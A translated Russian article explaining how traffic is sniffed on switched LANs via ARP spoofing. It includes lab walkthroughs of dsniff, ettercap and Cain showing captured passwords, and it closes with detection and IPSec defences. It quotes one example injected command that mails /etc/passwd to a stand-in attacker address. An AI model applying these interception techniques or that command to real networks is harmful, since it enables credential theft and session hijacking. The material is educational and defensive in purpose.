

Сниффинг сети на коммутаторах

(). Вступление.

Вообще говоря, у меня были некоторые сомнения в том, что информация о сниффинге (sniffing) должна быть опубликована. Однако, для провайдеров это относительно небольшой вред. Ведь никто не обещал защищать трафик клиента на просторах Интернет, где он доступен каждому любопытному админу (другое дело, что никому это обычно не интересно).

У серьезных мультисервисных сетей есть ответ сниффингу - тегированные VLANы. Физически не ломается со стороны Ethernet. В то же время, к бичу домашних сетей, воровству трафика, просмотр чужих пакетов имеет достаточно отдаленное отношение (хотя заметное неудобство доставляет). Да и частная защита для оборудования провайдера есть сравнительно надежная - фиксация ARP-таблицы...

Но пользователь выглядит совсем беззащитным. **Понятно, что задача оператора связи - дать абоненту нужную услугу, и постараться повысить при этом свой доход.** А поэтому - стоит ознакомиться с арсеналом средств сниффинга. Хотя бы для понимания серьезности проблемы.

В общем, надеюсь что статья-перевод [Rafter'a](#) окажется полезен и провайдерам, и пользователям. А кому про сниффинг знать не желательно, увы, давно все знают.

Сниффинг сети на коммутаторах.

Введение.

Для большинства организаций угроза сниффинга является в значительной степени внутренней угрозой. Хакеру из Интернет, например, нелегко использовать снифферы для прослушивания трафика локальной сети. Но это не должно вас успокаивать.

В последнее время наметилась тенденция обновления сетевой инфраструктуры, при которой хабы (концентраторы) заменяются на свитчи (коммутаторы). При этом часто приводится довод, что локальная сеть на коммутаторах будет обладать и повышенной безопасностью. Однако, как мы увидим ниже, уязвимы и такие сети. Сниффинг в локальных сетях, построенных на коммутаторах, возможен! Любой, имея ноутбук и соответствующее программное обеспечение, может, подключившись к свободному порту коммутатора, перехватывать пакеты передаваемые от одного компьютера к другому.

Утилиты для сниффинга появились с первых дней появления самих локальных сетей и предназначались для облегчения сетевого администрирования. Однако в соответствующих руках эти утилиты - снифферы - стали мощным инструментом хакеров, позволяющие перехватывать пароли и другую информацию, передаваемую по локальной сети.

Традиционно снифферы считаются довольно сложными утилитами, требующими определенного умения для работы с ними, зачастую еще и с непростыми руководствами. Все это изменилось в последние несколько лет, когда появились и стали широко применяться легкие в использовании специализированные снифферы паролей. Многие из этих утилит нового поколения свободно доступны в Интернет. Имея встроенную базу данных, позволяющую понимать многие сетевые протоколы, снифферы фильтруют сетевой трафик на лету, выделяя только требуемую информацию (такую как связку usernames - passwords).

Сниффинг в локальной сети без коммутаторов - хорошо проработанная технология. Большое количество коммерческих и некоммерческих утилит делает возможным прослушивание сетевого трафика и извлечение необходимой информации. Идея заключается в том, что для прослушивания сетевого трафика, сетевая карта компьютера переводится в специальный режим "promisc mode". После этого весь сетевой трафик (несмотря на его предназначение), достигший сетевой карты, может быть доступен снифферу. Подробное объяснение того как работает сниффер можно найти здесь (Graham, Robert. "Sniffing (network wiretap, sniffer) FAQ". Version 0.3.3. 14 September 2000.

В локальной сети с коммутаторами для прослушивания сетевого трафика потребуется больше изобретательности, поскольку коммутатор направляет только тот трафик, который предназначен для конкретного компьютера ([Tyson, Jeff. "How LAN Switches Work"](#)). Однако, существует ряд технологий, которые позволяют преодолеть это ограничение.

Сниффинг в локальной сети без коммутаторов.

В ЛВС без коммутаторов последнее поколение снифферов является высокоэффективным средством для получения паролей и другой необходимой информации из сети. Большинство обычно используемых протоколов либо передают данные явным образом (так называемый plaintext, который

может быть легко перехвачен), либо не используют достаточно стойкую криптографию для предотвращения перехвата и расшифровки. Примерами протоколов, передающих данные явным образом, являются SMTP, POP3, SNMP, FTP, TELNET и HTTP. Также, и хорошо известный Microsoft's LM (LAN Manager) криптопротокол, используемый для аутентификации Windows клиентов - беззащитен от перехвата и расшифровки. Microsoft пыталась преодолеть уязвимость в протоколе LM, введением протокола NTLM (v1 и v2). NTLM улучшился, но все еще незащищен от sniffинга и кракинга. ([Seki, Hidenobu. "Cracking NTLMv2 Authentication"](#)).


Утилиты для sniffинга в локальной сети без коммутаторов.

Поиск в Интернет дает большое количество свободно доступных sniffеров. Имеет смысл рассмотреть хотя бы две утилиты dsniiff и ScoopLM, которые особенно хороши для перехвата паролей.

Dsniiff

Для протоколов, осуществляющих передачу явным образом, для перехвата username, password и другой информации очень полезна утилита [dsniiff \(Song, Dug. "dsniiff"\)](#). Она доступна для различных клонов Unix, а также портирована (правда, более ранняя версия) [для Windows](#) (Davis, Michael. "dsniiff").

В дополнение к возможности перехвата информации, передаваемой с использованием протоколов, передающих информацию явным образом, dsniiff исключительно хорош и как фильтр перехватываемого трафика. Он отображает на дисплее только интересующую информацию, например, usernames и passwords. Dsniiff можно охарактеризовать как "Пароль на блюдечке с голубой каемочкой", поскольку эта утилита делает перехват необходимой информации тривиальным упражнением для начинающих. Пример работы утилиты (портированной под Windows) и собирающей необходимую информацию в небольшой сети изображен на рисунке:



```
Command Prompt
C:\dsniiff>dsniiff -n -i 1

08/27/02 21:53:50 192.168.0.1 -> 192.168.0.2 <telnet>
admin
password

08/27/02 22:01:38 192.168.0.1 -> 192.168.0.2 <snmp>
[version 1]
public

08/27/02 22:02:31 192.168.0.1 -> 192.168.0.2 <ftp>
USER fred
PASS secret


08/27/02 22:06:44 192.168.0.2 -> 192.168.0.250 <pop>
USER fred
PASS secret
```

ScoopLM

L0phtcrack - хорошо известная утилита, способная перехватывать имена пользователей и зашифрованные пароли Win'NT/2k из сети. К сожалению, это коммерческая утилита, доступная отсюда ("L0phtcrack 4"). Однако существуют и другие, freeware программы, способные выполнять ту же работу и очень простые в использовании.

Великолепный пример - утилита ScoopLM (Seki, Hidenobu. "ScoopLM". January 2002), которая является freeware и может быть загружена из Интернет. ScoopLM может перехватывать имена пользователей и LM/NTLM зашифрованные пароли Win'NT/2k.


Ее собрат - BeatLM (Seki, Hidenobu. "ScoopLM". February 2002) может вскрывать зашифрованные пароли, которые собирает ScoopLM, как методом прямого перебора (brute-force), так и с использованием словарей. Вместе эти утилиты представляют значительную угрозу безопасности сети без коммутаторов с компьютерами под управлением Win. Рисунок отображает работу утилиты ScoopLM, перехватывающей имена пользователей и их зашифрованные пароли, которые затем могут быть сохранены в файл и загружены в BeatLM для расшифровки.



Приведенные выше примеры показывают, насколько легко раскрыть информацию, перехватывая трафик в сети без коммутаторов. Это стало одним из побудительных мотивов для модернизации сетей и замены хабов на коммутаторы. Существует и много других доводов в пользу этого - как, например, увеличение производительности модернизированной сети. Но стоит помнить, что решить проблему sniffing не удастся. Следующий раздел покажет почему.

Сниффинг в локальной сети с коммутаторами.

Казалось бы, что замена хабов на коммутаторы в локальной сети должна в значительной степени смягчить угрозу sniffing. Ведь коммутатор направляет сетевой трафик только тому компьютеру сети, которому он предназначен, и если компьютер "А" обменивается пакетами с компьютером "В", то компьютер "С" по идее, не способен перехватывать этот трафик.



Коммутатор гарантирует, что этот трафик не попадает на порты, для которых не предназначен. Передача пойдет только на те порты, к которым подключены компьютеры "А" и "В". Однако существует ряд технологий, разрушающие приведенную выше идеальную схему, позволяя компьютеру "С" перехватывать сетевой трафик между компьютерами "А" и "В".

Как осуществить sniffing в сети с коммутаторами.

Существует ряд технологий, которые делают возможным sniffing в сетях с коммутаторами и которые включают такие элементы, как [ARP spoofing](#), [MAC flooding](#) и [MAC duplicating](#) (Whalen, Sean. "An Introduction to ARP Spoofing". Revision 1. April 2001). Все утилиты, приводимые в статье, используют технологию ARP spoofing.

ARP spoofing - относительно новая технология, классическая атака "man-in-the-middle" (Cohen, Fred. "The All.Net Security Database". May 1999). Для понимания ее сути рассмотрим следующий пример. Возьмем предыдущую схему с тремя компьютерами, подключенными к коммутатору, в которой компьютер "С" собирается перехватывать сетевой трафик между компьютерами "А" и "В". Для этого "С" представляется "А" как "В". Затем, когда "А" посылает трафик для "В" он перехватывается "С". "С" пересылает полученную информацию "В" представляясь как "А". "С" также выполняет подобную роль при передаче трафика от "В" к "А".

Сначала, однако, нам необходимо понять, как происходит нормальный обмен между компьютерами "А" и "В". Для этого компьютеру "А" необходим MAC адрес компьютера "В". Для его получения, компьютер "А" проверяет в своем ARP кэше, имеется ли там уже MAC адрес компьютера "В". Если да, то используется MAC адрес, полученный из ARP кэша. Если нет, то компьютер "А" посылает широковещательный (broadcast) ARP запрос.

Компьютер "В" отвечает, посылая свой MAC (и IP) адреса. IP адрес компьютера "В" и соответствующий ему MAC адрес сохраняются в ARP кэше компьютера "А" для дальнейшего использования. Теперь можно начинать посылать пакеты с данными для компьютера "В". Аналогичные процессы происходят и на компьютере "В", собирающегося обмениваться пакетами с компьютером "А". Предположим, что компьютеры "А" и "В" установили MAC адреса друг друга и обмениваются пакетами через коммутатор. Как компьютер "С" может перехватить этот трафик? Именно здесь приходит на помощь ARP spoofing.

Первым шагом будет представление компьютера "С" под видом компьютера "В" компьютеру "А". Если это будет достигнуто, сетевой трафик, предназначенный для "В" изменит маршрут и попадет к компьютеру "С". Таким же образом, необходимо все проделать и по отношению к компьютеру "В".

Как всего этого достигнуть? Ответ прост - компьютер "С" должен как бы "отравить", переписать ARP кэш как на компьютере "А", так и на компьютере "В". ARP - это протокол, не требующий аутентификации, так что ARP просто повторяет посылку пакетов каждому хосту сети для обновления его кэша ([Montoro, Massimiliano. "Introduction to ARP Poison Routing \(APR\)" Revision 1.0.](#)

Так, компьютер "С", посылая ложный ARP пакет для компьютера "А", как бы инструктирует компьютер "А" посылать пакеты, предназначенные для компьютера "В", на компьютер "С". Ложный ARP пакет для компьютера "А" приводит к принудительному обновлению его ARP кэша. В обновленном ARP кэше IP адрес компьютера "В" будет соотнесен с MAC адресом компьютера "С". Это означает, что весь трафик, предназначенный компьютеру "В" попадет сначала на компьютер "С". Следующая таблица показывает, что случилось с ARP кэшем компьютера "А":

ARP кэш "А" до посылки ложного ARP пакета с "С"

IP Addresses	MAC Addresses
IP адрес компьютера "В"	MAC адрес компьютера "В"
IP адрес компьютера "С"	MAC адрес компьютера "С"
...	...

ARP кэш "А" после посылки ложного ARP пакета с "С"

IP Addresses	MAC Addresses
IP адрес компьютера "В"	MAC адрес компьютера "С"
IP адрес компьютера "С"	MAC адрес компьютера "С"
...	...

То же самое компьютер "С" проделывает по отношению к компьютеру "В". Посылается ложный ARP пакет для "В", который принудительно обновляет ARP кэш, так что IP адрес компьютера "А" соотносится с MAC адресом компьютера "С". Как только это будет проделано, весь трафик с компьютера "А", предназначенный для компьютера "В", будет перенаправлен на компьютер "С", и, наоборот, весь трафик с компьютера "В", предназначенный для компьютера "А", будет перенаправлен опять же на компьютер "С".

Вообще говоря, если компьютер "В" - шлюз провайдера, на нем не сложно запретить обновление ARP-таблицы. После этого ARP spoofing'ом можно будет перехватывать только исходящий от абонента трафик. Да и "особо осторожные" пользователи могут это сделать без особых хлопот. Однако сложно представить такую защиту массовой, применимой к обычным абонентам... Прим. Nag..

Теперь следующий важный шаг. Компьютер "С" должен гарантировать передачу всего чужого трафика по истинному назначению. Так, например, когда "А" посылает пакет для "В", то он попадает на "С", после чего должен быть переслан на "В". Это легко достигается посредством технологии IP forwarding, которая поддерживается многими операционными системами. Альтернативой являются приложения, способные взять на себя ответственность за IP forwarding трафика по истинному назначению.

Как только перечисленные шаги будут выполнены, компьютер "С" осуществит перехват сетевого трафика между компьютерами "А" и "В".

Стоит заметить, что, послав ложный ARP пакет и подменив ARP кэш, необходимо выполнять эту процедуру вновь и вновь на регулярной основе, поскольку и операционная система также автоматически обновляет ARP кэш на регулярной основе (обычно каждые 30 с).

Многие коммутаторы в настоящее время предлагают сконфигурировать опцию "port security", чтобы помочь сетевым администраторам закрепить конкретные компьютеры за конкретными портами коммутатора. Упрощенно, "port security" позволяет нам закрепить порт коммутатора за определенным MAC адресом. Это предохраняет от подключения посторонних компьютеров к коммутатору.

Однако "port security" не предотвращает ARP spoofing (Ettercap effects on switches"). При помощи ARP spoofing мы как раз подменяем ARP-кэш на заданных компьютерах (в примере выше - компьютеры "А" и "В"), а это "port security" коммутаторов предотвратить не может.

Интересным побочным эффектом является возможность через перехват посредством ARP spoofing/IP forwarding. Поскольку мы выполняем атаку "man in the middle" мы можем переделывать (добавлять, модифицировать или удалять) пакеты, которые мы перехватили или даже создавать новые.

Это дает возможность нам похищать определенный тип сессий, например, telnet. Не только сниффинг

telnet трафика, мы можем также подделывать команды клиента и ответы сервера. Как насчет такой выдумки - "mail hacker@hack.com /etc/passwd" - команды от клиента.

Угон сессии - это не только теоретическая возможность. Такие утилиты, как [ettercap](#) и hunt (Krauz, Pavel. "Hunt Project") делают угон сессии легко реализуемым.

Утилиты для sniffing в сети с коммутаторами.

Количество утилит, позволяющих осуществлять sniffing в локальных сетях с коммутаторами, постоянно растет. В этом разделе рассмотрим две утилиты - ettercap и Cain.

Изолированная локальная сеть из трех компьютеров и коммутатора была развернута для исследования возможности sniffing. Как и было рассмотрено выше, - два компьютера "А" и "В" являются "жертвами", сетевой трафик между ними перехватывается компьютером "С", на котором установлены и запущены утилиты для sniffing. В таблице приведены дополнительные данные по компьютерам этой исследуемой сети.

Компьютер	IP Addresses	MAC Addresses
A	192.168.0.1	00-02-e3-0a-ee-e4
B	192.168.0.2	00-50-22-88-f1-48
C	192.168.0.3	00-00-39-ca-13-81

Все компьютеры работали под управлением ОС Win'2k Professional SP2. Коммутатор - 5 портовый 10/100Mb Unex Innovation Corp.

ettercap

Рассмотрим ettercap - утилиту, которая описывается как мощный и гибкий инструмент для проведения атак типа "man-in-the-middle". Утилита работает на большинстве платформ, включая Win, Linux, xBSD и Mac OS X. Утилиту можно загрузить отсюда. Устанавливаем ее на компьютер "С". Перед запуском утилиты проверим ARP кэш компьютеров "А" и "В", набрав команду:

```
C:\>arp /a
```

Как и ожидалось, ARP кэш компьютера "А" хранит правильные значения IP и MAC адресов компьютеров "В" и "С".

```
Command Prompt
C:\>arp /a

Interface: 192.168.0.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.2           00-50-22-88-f1-48     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic
C:\>
```

Аналогично, и ARP кэш компьютера "В" хранит правильные значения IP и MAC адресов компьютеров "А" и "С".

```
Command Prompt
C:\>arp /a

Interface: 192.168.0.2 on Interface 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-02-e3-0a-ee-e4     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic
C:\>
```

Теперь запускаем утилиту ettercap на компьютере "С" и настраиваем ее на перехват трафика между "А" и "В". На этом этапе ettercap выполнит ARP spoofing, проведя атаку "man-in-the-middle". Проверка ARP кэша компьютеров "А" и "В" подтверждает это - MAC адреса "А" и "В" заменены на MAC адрес "С"

```
Command Prompt
C:\>arp /a

Interface: 192.168.0.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.2           00-00-39-ca-13-81     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic
C:\>
```

```
Command Prompt
C:\>arp /a

Interface: 192.168.0.2 on Interface 0x2
Internet Address      Physical Address      Type
192.168.0.1           00-00-39-ca-13-81     dynamic
192.168.0.3           00-00-39-ca-13-81     dynamic
C:\>
```

Теперь трафик между "А" и "В" перехватывается "С". Подобно dsniff, ettercap имеет встроенную базу по большому числу сетевых протоколов. Утилита может выделять интересные части перехватываемого трафика, такие, например, как usernames и passwords. На скриншоте отображается начальный этап перехвата telnet сессии между "А" и "В".

```
Command Prompt - ettercap

ettercap 0.6.7
Filter: OFF
doppleganger - illithid (ARP Based) - ettercap
Active Dissector: ON

3 hosts in this LAN (192.168.0.3 : 255.255.255.0)
192.168.0.1 192.168.0.2 192.168.0.3 silent telnet

Your IP: 192.168.0.3 MAC: 00:00:39:CA:13:81 Iface: dev1 Link: SWITCH
USER: admin
PASS: password
```

Во время перехвата ettercap может обнаружить большое число usernames и passwords, которые можно сохранить в простом ASCII файле для последующего анализа.

Cain

Другой утилитой, которая способна осуществлять перехват в локальной сети с коммутаторами является [Cain](#) (Montoro, Massimiliano. "Homepage for Cain"). Доступна версия только для Windows (что не может не огорчать поклонников Пингуина), эта утилита способна на большее, чем простой перехват трафика в локальной сети с коммутаторами.

Подобно dsniff и ettercap, Cain имеет встроенную базу по различным сетевым протоколам и может выделять интересные части перехватываемого трафика.

Cain также имеет встроенную технологию вскрытия зашифрованных паролей, перехваченных из сетевого трафика, позволяющую проводить расшифровку как прямым перебором (brute-force), так и подбором по словарю.

Подобно BeatLM, Cain может предпринять атаку против протоколов аутентификации Microsoft (включая LM и NTLM версии v1, v2). Однако, Cain пошел дальше BeatLM, предлагая возможность вскрытия MD5 хэша Cisco и зашифрованных APOP паролей.

Обратим внимание и на другие, встроенные в Cain возможности. Например traceroute и анализатор протоколов маршрутизации и способность получать список пользователей NT и разделяемых ресурсов с удаленного компьютера.

Функциональность Cain просто впечатляет. Изумительно, что одна утилита в состоянии решать большинство ключевых задач, для решения которых были созданы в свое время разнообразные утилиты, такие как

- L0phtcrack "L0phtcrack 4"
- Revelation "Snadboy Software"
- userdump "Hammer of God Utilities"
- nat
- [pwltool "Lastbit Software"](#)
- [john the ripper "John the Ripper password cracker"](#)
- [ettercap](#)

Cain можно скачать из Интернета [отсюда](#). Скачиваем и устанавливаем на компьютер "С". Проверяем ARP кэш компьютеров "А" и "В", как и должно быть он содержит пока правильные данные

```

C:\>arp /a

Interface: 192.168.0.1 --- 0x2
Internet Address      Physical Address      Type
192.168.0.2           00-50-22-80-f1-40     dynamic
192.168.0.3           00-00-39-ca-13-81     dynamic
C:\>

```


```

C:\>arp /a


Interface: 192.168.0.2 on Interface 0x2
Internet Address      Physical Address      Type
192.168.0.1           00-02-e3-8a-ee-e4     dynamic
192.168.0.3           00-00-39-ca-13-81     dynamic
C:\>

```

Сконфигурируем Cain на использование ARP spoofing (называемого APR - ARP Poisoned Routing в самом приложении) - перехват сетевого трафика между "А" и "В".



Как только это будет сделано, Cain, используя встроенную базу сетевых протоколов, предоставляет возможность отображения ключевой информации. Как и в тесте при использовании ettercap, между компьютерами "А" и "В" запущена telnet сессия. Для многих протоколов Cain просто извлекает username и password. А для telnet сессии в файл записывается вся сессия (включая, естественно, username и password), как показано на рисунке.



Проведенные тесты продемонстрировали, что такие утилиты, как ettercap и Cain представляют реальную угрозу для многих сетей. Что же можно противопоставить этой угрозе?

Рекомендации по ослаблению угрозы sniffинга

Обнаружение sniffеров.

Один из путей смягчения угрозы от применения sniffеров, является попытка определения их работы в сети. Поскольку если предупрежден - значит вооружен.

Определение работы sniffеров, которые разработаны для сетей без коммутаторов является сложной задачей. Это связано с тем, что работа таких sniffеров происходит преимущественно в пассивном режиме. Они работают, переведя сетевую карту в promisc mode, что позволяет атакующему компьютеру получать любой сетевой трафик, достигающей сетевой карты, для исследования. Подобно радиорессиверу, sniffеры не порождают обязательного дополнительного и подозрительного трафика для передачи в сеть. Итак, как же их можно обнаружить?

Определенные технологии могут быть использованы для попытки определения компьютеров, чьи сетевые карты работают в неразборчивом режиме, вероятно, осуществляя sniffинг локальной сети. Многие используемые технологии полагаются на определение специфичных уязвимостей в TCP/IP стеке. Утилиты типа [L0pht's antisniff "Antisniff 1.021"](#) предоставляют сведения о своеобразии TCP/IP стека в Win'NT и Unix для определения компьютеров, сетевые карты которых работают в promisc

mode.

Как уже было показано, sniffing в сетях на коммутаторах подразумевает атаку "man-in-the-middle". Прослушивание в этом случае носит "активный" характер, когда сетевой трафик передается атакующему компьютеру и только потом пересылается по истинному назначению. Определение работы "активных" sniffеров является в некотором роде более простым, чем определение работы "пассивных" sniffеров.

Существует возможность определения таких атак, как ARP spoofing путем применения специального программного обеспечения, такого как LBNL's arwatch "arwatch" которое может обнаруживать подозрительный ARP сетевой трафик и информировать об этом сетевого администратора.

Однако, полагаться на надежное определение всех примеров сетевого sniffing не приходится.

Единственным решением, препятствующим sniffingu, является шифрование. В [Song, Dug. "dsniff FAQ"](#) для dsniff советуют "не допускайте использования фирменных небезопасных прикладных протоколов или унаследованных протоколов, передающих данные явным образом в ваших сетях". Это очень важный совет. Замена небезопасных протоколов (таких как telnet) на их надежные зашифрованные аналоги (такие как ssh) представляется серьезным барьером от перехвата. Замена всех небезопасных протоколов в большинстве случаев маловероятна.

Вместо прекращения использования протоколов, передающих данные явным образом, остается только одна возможность - шифрование всего сетевого трафика на 3 уровне, используя [IPSec](#) (Taylor, Laura. "Understanding IPSec". June 2002). Осуществляя шифрование на 3 уровне, возможно продолжать использовать небезопасные протоколы, поскольку все данные будут инкапсулированы IPSec и зашифрованы при передаче по сети. Таким образом, унаследованные приложения, которые используют старые протоколы, не пострадают. IPSec полностью прозрачен для приложений и пользователей. Это открытый стандарт, поддерживаемый многими вендорами, включая Microsoft и Cisco. Кроме того, многие реализации Unix поддерживают IPSec. Легкая настройка IPSec в Win'2k/XP дополнительно увеличивает его доступность.

Осуществление технологии шифрования на 3 уровне, таких как IPSec решает проблему sniffing полностью. Масштабируемость, распространенность, доступность IPSec выделяет его как прагматическое решение проблемы перехвата сетевого трафика.

Анонс

- Рассказ о использовании односторонней спутниковой тарелки в Екатеринбурге.
- Заметка о кабельном телевидении;
- Опять отложена следующая часть теории надежности домашних сетей;
- Материал по изготовлению антенн 2,4ГГц;
- Как всегда, что-то попадет из новостей и ссылок;
- Ваши материалы - традиционно жду. ;-)